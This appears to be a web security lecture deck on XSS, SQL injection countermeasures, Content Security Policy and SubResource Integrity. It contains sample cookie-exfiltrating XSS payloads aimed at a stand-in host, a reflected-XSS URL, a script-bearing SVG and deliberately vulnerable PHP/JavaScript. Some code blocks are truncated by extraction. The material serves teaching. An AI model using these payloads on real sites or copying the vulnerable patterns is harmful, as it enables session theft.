
X String sanitization

- Look at user input and remove any "dangerous" sequences
- Problems:
 - It's hard to predict every "potentially dangerous" value
 - Strings are complicated...
 - Easy to mess up and miss sanitization once
 - One mess-up is all it takes...

SQL Injection – Countermeasures

✓ Parametrized/Prepared Statements

- Semantically separate *instructions* and *data*



Injection – Other variants

- These issues arise whenever you communicate in strings
 - LDAP, XPath, SOAP, ...
 - The same (or similar) countermeasures apply here, too!

- What else communicates in strings?
 - (Dynamic) web pages with the browser...

```
<?php
/* prepare first... */
$stmt = getDB()->prepare("SELECT sender, message, recipient FROM priv_msg WHERE id=?");
/* ...execute with parameters - no SQL injection! */
$stmt->execute(array($_GET['id']));


$data = $stmt->fetch(PDO::FETCH_ASSOC);

// message exists?
if (!$data)
    die('Not found');
// can access message?
if (getCurrentUser() !== $data['recipient'])
    die('Not authorized');
?>
<html>
<head><title>New private message!</title></head>
<body>
<h1>New private message from: <?php echo $data['sender']; ?></h1>
<p><?php echo $data['message']; ?></p>
</body>
</html>
```

```
<?php
/* prepare first.
$stmt = getDB()->
/* ...execute with
$stmt->execute(arr

$data = $stmt->

// message exists
if (!$data)
    die('Not found');
// can access message?
if (getCurrentUser() !== $data['recipient'])
    die('Not authorized');
?>
<html>
<head><title>New private message!</title></head>
<body>
<h1>New private message from: <?php echo $data['sender']; ?></h1>
<p><?php echo $data['message']; ?></p>
</body>
</html>
```



To: Unsuspecting Victim

Message:
Sorry. Nothing personal, kid.
<script>fetch('https://evil.org/?cookie='+document.cookie);</script>



So, what happens when the victim reads this message?

```
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: Eve</h1>
    <p>Sorry. Nothing personal, kid.
      <script>fetch('https://evil.org/?cookie='+document.cookie);</script>
    </p>
  </body>
</html>
```


Recall from last time

Same-Origin Policy

- Very powerful safeguard built into all modern browsers
- Scripts cannot access data from different *origins*
 - Origin := *scheme* (*http/https*) + *host* + *port*
- This prevents **evil.org** from reading **genuine.com**'s data!

```
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: Eve</h1>
    <p>Sorry. Nothing personal, kid.
      <script>fetch('https://evil.org/?cookie='+document.cookie);</script>
    </p>
  </body>
</html>
```

This is a script being sent *from the victim website's origin!*



Cross (X)-Site Scripting

- Things need to have acronyms in CS (computer science)
 - This keeps them nice and difficult to understand
 - "CSS" was already taken, so "XSS" it is

Cross (X)-Site Scripting

- Tricking the victim website into sending JavaScript to the target
- This JavaScript now "bypasses" same-origin protections!
 - Read session cookies
 - Request (and read the response from) authenticated resources
 - Read passwords as they're being entered
 - Send a copy of itself to further victims
 - And many, many, many more...

Cross-Site Scripting – Countermeasures

✗ String sanitization

✓ Semantically separate *instructions* and *data*

✓ Semantically separate *instructions* and *data*

```

<script defer>
  /*
   this should be a separate file!!!
   (shown in-line for readability)
  */
  (async () =>
  {
    try {
      const id = parseInt(new URL(window.location).searchParams.get('id'));
      if (isNaN(id))
        throw 'Invalid DM';
      const resp = await fetch('/query_dm.php?id='+id);
      if (!resp.ok)
        throw ('Server failure: '+resp.status+' '+resp.statusText);
      const data = await resp.json();
      document.getElementById('sender').innerText = data.sender;
      document.getElementById('message').innerText = data.message;
    } catch (err) {
      console.error(err); /* proper error handling! */
    }
  }) ();
</script>
<html>
  <head><title>New private message!</title></head>
  <body>
    <h1>New private message from: <span id="sender"></span></h1>
    <p id="message"></p>
  </body>
</html>

```

✓ Not interpreted as HTML!

Cross-Site Scripting – Gotchas

```
(async () =>
{
  try {
    const resp = await fetch('/query_dms.php');
    if (!resp.ok)
      throw ('Server failure: '+resp.status+' '+resp.statusText);
    const data = await resp.json();

    const container = document.getElementById('message_list');
    for (const {id, sender, subject} of data)
    {
      // @todo add a new DM entry to the container...
    }
  } catch (err) {
    console.error(err); /* proper error handling! */
  }
}) ();
```

```
(async () =>
```

```
{
```

```
  try {
```

X Other ways to make the same mistake:

- Modifying .innerHTML
- Using jQuery .html()
- Using jQuery \$()
- Probably hundreds of others in various frameworks...

Never set HTML to anything except a **static string!**

```
    container.insertAdjacentHTML('beforeend',
      '<a class="entry">' +
        '<span class="sender_name">From: '+sender+'</span>' +
        '<span class="subject">'+subject+'</span>' +
      '</a>'
    );
  }
} catch (err) {
  console.error(err); /* proper error handling! */
}
})();
```



```
(async () =>
{
  try {
    const resp = await fetch('/query_dms.php');
    if (!resp.ok)
      throw ('Server failure: '+resp.status+ ' '+resp.statusText);
    const data = await resp.json();

    const container = document.getElementById('message_list');
    for (const {id, sender, subject} of data)
    {
      container.insertAdjacentHTML('beforeend',
        '<a class="entry">' +
          '<span class="sender_name"></span>' +
          '<span class="subject"></span>' +
          '</a>'
      );
      const entry = container.lastElementChild;
      entry.href = ('message.php?id='+id);
      entry.querySelector('.sender_name').innerText = ('From: '+sender);
      entry.querySelector('.subject').innerText = subject;
    }
  } catch (err) {
    console.error(err); /* proper error handling! */
  }
}) ();
```

✓ Not interpreted as HTML!

```
(async () =>
{
  try {
    const query = new URL(window.location).searchParams.get('q');
    const resp = await fetch('/search.php',
    {
      method: 'POST',
      body: JSON.stringify({query}),
    });

    if (resp.ok)
    {
      $('#container').empty()
      for (const {id, title} of (await resp.json()))
      {
        const elm = $('<a class="entry"></a>');
        elm.attr('href', '/view.php?id='+id);
        elm.html(title);
      }
    }

    $('#search-query').html(query);
    document.body.className = (resp.ok ? 'results' : 'no-results');
  } catch (err) {
    console.error(err);
    /* todo display it to the user or whatever */
  }
}) ();
```

But this is provided by the current user?



Recall from last time

What *can* Eve do?

- Navigate Bob to arbitrary URLs

```
window.location = 'https://secure.lawful.org/create_admin_account.php?user=eve&password=evulz';
```

- Cross-Site Request Forgery

- Significantly harder with the **SameSite=Lax** default
- With the **None** default, forging POST forms was possible

- Badly-designed websites might still be vulnerable

- Never let **GET** have side effects!
- **Never trust URL parameters, even from trusted users!**



```

(async ()
{
  try
    const url = new URL(window.location).searchParams.get('q');
    const resp = await fetch('/search.php',
    {
      headers: {
        'Content-Type': 'application/javascript'
      }
    });
    if (resp.ok) {
      const json = await resp.json();
      const {id, title} of (await resp.json())
      {
        const elm = $('<a class="entry"></a>');
        elm.attr('href', '/view.php?id='+id);
        elm.text(title);
      }
    }


    $('#search-query').html(query);
    document.body.className = (resp.ok ? 'results' : 'no-results');
  } catch (err) {
    console.error(err);
    /* todo display it to the user or whatever */
  }
})();

```



PO [https://genuine.org/?q=%3Cscript%3EstealAllTheData\(\)%3B%3C%2Fscript%3E](https://genuine.org/?q=%3Cscript%3EstealAllTheData()%3B%3C%2Fscript%3E)

Now for something harmless...




Surely letting the user upload a logo is harmless, right...?

Scalable Vector Graphics



- *Vector Graphics*: image based on shapes, rather than pixels
 - Infinitely scalable without artifacts!
- SVG is a widely-used standard for specifying vector graphics
 - Based on XML

Now for something harmless...



Surely letting the user upload a logo is harmless, right...?

```

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.0//EN" "http://www.w3.org/TR/20
<!-- Created with Inkscape (http://www.inkscape.org/) -->
<svg
  xmlns:svg="http://www.w3.org/2000/svg"
  xmlns="http://www.w3.org/2000/svg"
  version="1.0"
  width="800"
  height="400"
  id="svg2">
  <defs
    id="defs4" />
  <path
    d="M 587.48841,328.23036 C 583.73744,330.20802 579.84328,331.69127
    id="text2424"
    style="font-size:110.52407074px;font-style:normal;font-variant:nom
  <path
    d="M 530.95111,260.14746 L 530.95111,146.35144 L 489.77639,146.351
    id="text2428"
    style="font-size:255.42478943px;font-style:normal;font-variant:nom
  <path
    d="M 261.48597,49.44316 L 261.48597,120.65005 L 176.35344,120.6500
    id="rect1"
    style="stroke:#000000;stroke-width:1px;stroke-dasharray: 5 5;fill:#ee2556;fill-opacity:1;fill-rule:nono
  <script type="text/javascript">
    alert("hi ☹️")
  </script>
</svg>

```

Scalable Vector Graphics



- *Vector Graphics*: image based on shapes, rather than pixels
 - Infinitely scalable without artifacts!
- SVG is a widely-used standard for specifying vector graphics
 - Based on XML
- This **image format** can run JavaScript for some reason...

XSS – Defense-in-Depth

Content Security Policy



- Defense-in-depth measure
- Server voluntarily constrains itself
- Whitelist-based filtering of:
 - JavaScript
 - Stylesheets
 - Embedded frames
 - Images
 - **fetch** and other programmatic data retrieval
 - and more...

Content Security Policy



- Example:

Content-Security-Policy: `default-src 'self'; script-src 'self'`
`https://static.example.org; frame-src 'none'; object-src 'none'`

- One or more *directives* restricting certain features

- **default-src:** Fallback for any category not explicitly specified
- **'self':** May only be loaded from URLs on the current origin
 - Beware of user-uploaded files!
- **script-src:** What JavaScript is allowed to run on the page
 - Inline scripts are disabled *by default*
 - Avoid blanket whitelists of public script repositories
- **frame-src, object-src:** If we don't use embeds, there's no upside to allowing them

CSP Evaluator



CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against [cross-site scripting attacks](#). It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a [large-scale study](#) and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a [Chrome extension](#)) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

<https://csp-evaluator.withgoogle.com/>



Strict Origin Separation

- Web protections work based on isolation between *origins*
- We can make this work for us
 - *Origin A*: Secure data
 - Session cookies
 - Authenticated APIs
 - Anything else that's interesting
 - *Origin B*: Untrusted data
 - User-submitted files
 - Anything else that seems shady
- CSP can then explicitly whitelist *Origin B* for images, but not for scripts...

Strict Origin Separation



```

content-security-policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src
github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/; connect-src 'self' uploads.github.com
objects-origin.githubusercontent.com www.githubstatus.com collector.githubapp.com api.github.com
github-cloud.s3.amazonaws.com github-production-repository-file-5c1aeb.s3.amazonaws.com
github-production-upload-manifest-file-7fdce7.s3.amazonaws.com
github-production-user-asset-6210df.s3.amazonaws.com cdn.optimizely.com logx.optimizely.com/v1/events
translator.github.com wss://alive.github.com github.githubassets.com; font-src github.githubassets.com;
form-action 'self' github.com gist.github.com objects-origin.githubusercontent.com; frame-ancestors 'none';
frame-src render.githubusercontent.com viewscreen.githubusercontent.com notebooks.githubusercontent.com; img-src
'self' data: github.githubassets.com identicons.github.com collector.githubapp.com github-cloud.s3.amazonaws.com
secured-user-images.githubusercontent.com/ *.githubusercontent.com customer-stories-feed.github.com
spotlights-feed.github.com; manifest-src 'self'; media-src github.com user-images.githubusercontent.com/
github.githubassets.com; script-src github.githubassets.com; style-src 'unsafe-inline' github.githubassets.com;
worker-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/

```

Current CSP for `github.com` front page

User-generated content is relegated to the `githubusercontent.com` origin(s)...

...so even if you somehow sneak a `<script>` in there it can't run JavaScript from your repo!

SubResource Integrity



```
<script src="https://code.jquery.com/jquery-3.6.3.js"></script>
```



- What will happen if the **upstream** gets compromised?

SubResource Integrity



```
<script src="https://code.jquery.com/jquery-3.6.3.js"  
integrity="sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FANKoWH04LGiFZzE5pQZlEwKRRBgDpvyU"  
crossorigin="anonymous"></script>
```

- Embedded hash digest of expected script file
- Compromised upstream script will not be loaded

generate SRI for any third-party script:

<https://www.srihash.org/>

SubResource Integrity



```
<script src="https://code.jquery.com/jquery-3.6.3.js"  
  integrity="sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FANKoWH04LGiFZzE5pQZlEwKRRBgDpypyU"  
  crossorigin="anonymous"></script>
```

- Embedded hash digest of expected script file
- Compromised upstream script will not be loaded


- Include the SRI tag in a CSP whitelist:

```
script-src 'sha384-Ycc65AUr4cWdWBXQmrYQgmkdrqBXbI9FA
```


WebDev grab bag

Some other common problems I want to fit in here somehow...

Recall from last time – How JavaScript works



Eve is not using the UI you designed!

- JavaScript is **voluntary**
 - Eve does not need to run your JavaScript
 - Any checks placed in your JavaScript code are irrelevant to Eve
- Examples:
 - Admin features only hidden client-side, without server-side checks
 - Order quantity limits enforced by the UI only
- Eve can send *any* requests, in *any* order, with *any* parameters!

Eve might be pressing the buttons for Bob!

- Do any of your UX flows involve sending an out-of-band message?
 - Common example: “please confirm the password reset” email
- The person pushing the buttons \neq the person reading your email
- Real-world example:
 - Eve clicks “Reset Password” and chooses a new password
 - Bob gets a non-descriptive “Click to activate your new password” message
 - Bob clicks the link, not thinking much of it
 - Eve now has access to the account

Try to dig into what your system is doing...

- Web frameworks *should* be misuse resistant
 - They often *aren't*...
- If your framework provides a feature, how does it do it?
 - What guarantees does it provide?
 - How does it indicate unexpected scenarios? Make sure you check!

Try to dig into what your system is doing...

- Web frameworks *should* be misuse resistant
 - They often *aren't*...
- Real-world example:
 - Node.js web server framework providing session authentication
 - Session framework sets “**logged-in-as**”: “**nobody**” on failure
 - API handlers do not check this value
 - Maybe the developer assumed that an authentication failure would throw?
 - Result: anyone can request any API path...
- Consider potential attacks and try them! (“red teaming”)

Design Securely

- You are human
 - You will make mistakes
- Try to make it harder to make mistakes
 - Isolate critical functionality and keep it *simple* to review
 - Design security-relevant code to be *misuse-resistant*

Topics for next week?

- Privacy & Metadata
- VPN
- WebAuthN
- Toolchain (Wiresharp, nmap, DevTools, ...)
- Anything else you want to hear about?